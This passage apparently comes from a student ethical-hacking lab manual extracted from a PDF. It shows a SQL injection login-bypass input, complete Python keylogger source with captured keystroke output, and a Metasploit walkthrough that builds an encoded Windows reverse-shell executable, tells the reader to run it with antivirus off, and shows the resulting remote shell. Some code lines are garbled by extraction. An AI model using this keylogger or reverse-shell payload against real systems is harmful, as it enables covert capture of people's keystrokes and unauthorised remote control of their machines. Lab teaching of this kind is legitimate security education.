


9. Click on SQL Injection.

10. In User Id enter 1 and click on submit.



11. Type 1' or tue;# and click on submit.



Practical – 9

Aim: Create a simple keylogger using python Code:

```
from pynput.keyboard import Key, Listener
import logging

# if no name it gets into an empty string log_dir = ""

# This is a basic logging function

logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s:')


# This is from the library def
on_press(key):

    logging.info(str(key))

# This says, listener is on with
Listener(on_press=on_press) as listener:

    listener.join()
```

Output:



The screenshot shows two windows side-by-side. The left window is a 'Python 3.7.0 Shell' with the following text: 'Python 3.7.0 (v3.7.0:1bf9cc5093, Jun 27 2018, 04:06:47) [MS C v.1914 32 bit (Intel)] on win32', 'Type "copyright", "credits" or "license()" for more information.', '>>>', '===== RESTART: C:/Users/RDNC/Desktop/eh9.py =', 'Hello World'. The right window is a 'Notepad' file named 'key_log.txt' containing a list of timestamped key events: '2019-01-21 15:41:03,332:Key.shift_r:', '2019-01-21 15:41:03,660:'h:', '2019-01-21 15:41:04,012:'e:', '2019-01-21 15:41:04,276:'f:', '2019-01-21 15:41:04,444:'T:', '2019-01-21 15:41:04,605:'o:', '2019-01-21 15:41:04,724:Key.space:', '2019-01-21 15:41:04,885:Key.shift_r:', '2019-01-21 15:41:05,052:'w:', '2019-01-21 15:41:05,188:'a:', '2019-01-21 15:41:05,428:'r:', '2019-01-21 15:41:05,885:Key.backspace:', '2019-01-21 15:41:06,045:Key.backspace:', '2019-01-21 15:41:06,644:'o:', '2019-01-21 15:41:06,989:'r:', '2019-01-21 15:41:07,140:'f:', '2019-01-21 15:41:07,221:'d:'.

Practical – 10

Aim: Using Metasploit to exploit (Kali Linux).

Steps:

Boot kali linux in pendrive and open it in PC.


Open metasploit and type exit command to quit.

The directory will change to root@kali.

Type the following command.

1. `msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=192.168.9.191 LPORT=31337 -b "\x00" -e x86/shikata_ga_nai -f exe -o /tmp/1.exe`
2. `msfconsole`
3. use `exploit/multi/handler`
4. `msf exploit(multi/handler) > set payload windows/shell/reverse_tcp`
5. `payload => windows/shell/reverse_tcp`
6. Show options
7. `msf exploit(multi/handler) > set LHOST 192.168.9.191`
8. `LHOST => 192.168.9.191`
9. `msf exploit(multi/handler) > set LPORT 31337`
10. `LPORT => 31337`
11. `msf exploit(multi/handler) > exploit`

PUT THE PAYLOAD GENERATED IN A WINDOWS PC (MAKE SURE ANTIVIRUS IS OFF) AND RUN THE EXE FILE.



```
Applications • Places • Terminal • Fri 10/04
root@kali: ~


msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=192.168.9.191 LPORT=31337 -b "\x00" -e x86/shikata_ga_nai -f exe -o /tmp/1.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 388 iteration=0
x86/shikata_ga_nai chosen with final size 388
Payload size: 388 bytes
Final size of exe file: 73862 bytes
Saved as: /tmp/1.exe
root@kali: ~

msfconsole

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.9.191
LHOST => 192.168.9.191
msf exploit(multi/handler) > set LPORT 31337
LPORT => 31337
msf exploit(multi/handler) > exploit
```


[illegible]

```

Applications ▾ Places ▾  Terminal ▾
File Edit View Search Terminal Help
E:\>whoami
whoami
mupet\csi
E:\>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.
E:\>dir
dir
Volume in drive E is KALI LIVE
Volume Serial Number is 9ADB-508A

Directory of E:\

15-03-2019    13:56      <DIR>          .disk
15-03-2019    13:57             133 autorun.inf
15-03-2019    13:57      <DIR>          boot
15-03-2019    13:57             0 debian
15-03-2019    13:57      <DIR>          dists
15-03-2019    13:57      <DIR>          EFI
15-03-2019    13:57      327,680 efi.img
15-03-2019    13:57      <DIR>          firmware
15-03-2019    13:57      183,934 g2ldr
15-03-2019    13:57       8,192 g2ldr.mbr
15-03-2019    13:57      <DIR>          install
15-03-2019    13:57      <DIR>          isolinux
15-03-2019    13:57      <DIR>          live
15-03-2019    14:03      92,404 md5sum.txt
15-03-2019    14:03      <DIR>          pool
15-03-2019    14:04      674,929 setup.exe
15-03-2019    14:04      <DIR>          tools
15-03-2019    14:04       228 win32-loader.ini
15-03-2019    14:04        84 syslinux.cfg
               9 File(s)          1,287,294 bytes
              10 Dir(s)        462,766,080 bytes free

```

```
Applications ▾ Places ▾ Terminal ▾ Fri 10:04
root@kali: ~

File Edit View Search Terminal Help

Payload options (windows/shell/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.9.109    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

msf exploit(multi/handler) > set LHOST 192.168.9.191
LHOST => 192.168.9.191
msf exploit(multi/handler) > set LPORT 31337
LPORT => 31337
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.9.191:31337
[*] Encoded stage with x86/shikata_ga_na1
[*] Sending encoded stage (267 bytes) to 192.168.9.109
[*] Command shell session 1 opened (192.168.9.191:31337 -> 192.168.9.109:52407) at 2019-03-15 09:31:44 +0000

Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

E:\>whoami
whoami
mupet\cs1

E:\>whoami
whoami
```